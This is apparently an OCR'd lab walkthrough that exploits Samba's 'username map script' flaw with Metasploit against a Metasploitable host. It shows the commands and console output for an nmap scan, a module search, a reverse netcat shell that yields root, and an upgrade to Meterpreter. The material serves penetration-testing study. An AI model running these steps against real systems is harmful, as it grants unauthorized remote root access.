
SMB

Steps:-

1. Use nmap on target syatem with port no 445 and -sV (for version)
   Now we can see the smb version of our target system



2. Now we have to search for this verion on google and will get the module for exploit

Development

- Source Code
- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show targets
    ...targets...
msf exploit(usermap_script) > set TARGET < target-id >
msf exploit(usermap_script) > show options
    ...show and set options...
msf exploit(usermap_script) > exploit
```

3. Now using msfconsole and search for ”samba” and use the module that google tells

```
┌──(root㉿root)-[~]
└─# msfconsole -q
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command
Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Cl
ient GETCONFIG Overflow
   2     \_ target: Automatic                                .                .          .      .
   3     \_ target: Windows 2000 English                     .                .          .      .
   4     \_ target: Windows XP English SP0-1                 .                .          .      .
   5     \_ target: Windows XP English SP2                   .                .          .      .
   6     \_ target: Windows 2003 English SP0                 .                .          .      .
   7   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Executio
n
   8   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution
From Shared Resource
   9     \_ target: Windows x86                              .                .          .      .
   10    \_ target: Windows x64                              .                .          .      .
   11  post/linux/gather/enum_configs                        .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                  .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE
 Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management
Command Injection

 Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management
Command Injection
   15  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Co
mmand Execution
   16  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Bu
ffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy Aud
itEventsInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .            .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .            .          .      .
   20    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04   .            .          .      .
   21    \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10   .            .          .      .
   22    \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze       .            .          .      .
   23    \_ target: 3.5.10-0.107.el5 on CentOS 5                   .            .          .      .
   24  auxiliary/admin/smb/samba_symlink_traversal           .                normal     No     Samba Symlink Directory Traver
sal
   25  auxiliary/scanner/smb/smb_uninit_cred                 .                normal     Yes    Samba _netr_ServerPasswordSet
Uninitialized Credential State
   26  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corru
ption (Linux x86)
   27    \_ target: Linux (Debian5 3.2.5-4lenny6)            .                .          .      .
   28    \_ target: Debugging Target                         .                .          .      .
   29  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbi
trary Module Load
   30    \_ target: Automatic (Interact)                     .                .          .      .
   31    \_ target: Automatic (Command)                      .                .          .      .
   32    \_ target: Linux x86                                .                .          .      .
   33    \_ target: Linux x86_64                             .                .          .      .
   34    \_ target: Linux ARM (LE)                           .                .          .      .
```

4. Now " use 15" with module "exploit/multi/samba/usermap_script"(don't forget to use options also)

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.168.247  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  eth0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


5. Now set “rhost” as the target ip and run , we’ll get the shell and then run some commands

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.168.247
rhosts ⇒ 192.168.168.247
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.168.55:4444
[*] Command shell session 2 opened (192.168.168.55:4444 → 192.168.168.247:32953) at 2024-11-02 11:27:16 -0400

whoami
root
pwd
/
^Z
Background session 2? [y/N]  y
```

6. Now bg the current session and go for upgrading the session to meterpreter using command “sessions –u ID”


msf6 exploit(multi/samba/usermap_script) > sessions
Active sessions
Id Name Type Information Connection
2 shell cmd/unix 192.168.168.55:4444 → 192.168.168.247:32953 (192.168.168.247)
msf6 exploit(multi/samba/usermap_script) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.168.55:4433
[*] Sending stage (1017704 bytes) to 192.168.168.247
[*] Meterpreter session 3 opened (192.168.168.55:4433 → 192.168.168.247:59689) at 2024-11-02 11:28:12 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/samba/usermap_script) > sessions
Active sessions
Id Name Type Information Connection
2 shell cmd/unix 192.168.168.55:4444 → 192.168.168.247:32953 (192.168.168.247)
3 meterpreter x86/linux root @ metasploitable.localdomain 192.168.168.55:4433 → 192.168.168.247:59689 (192.168.168.247)
msf6 exploit(multi/samba/usermap_script) >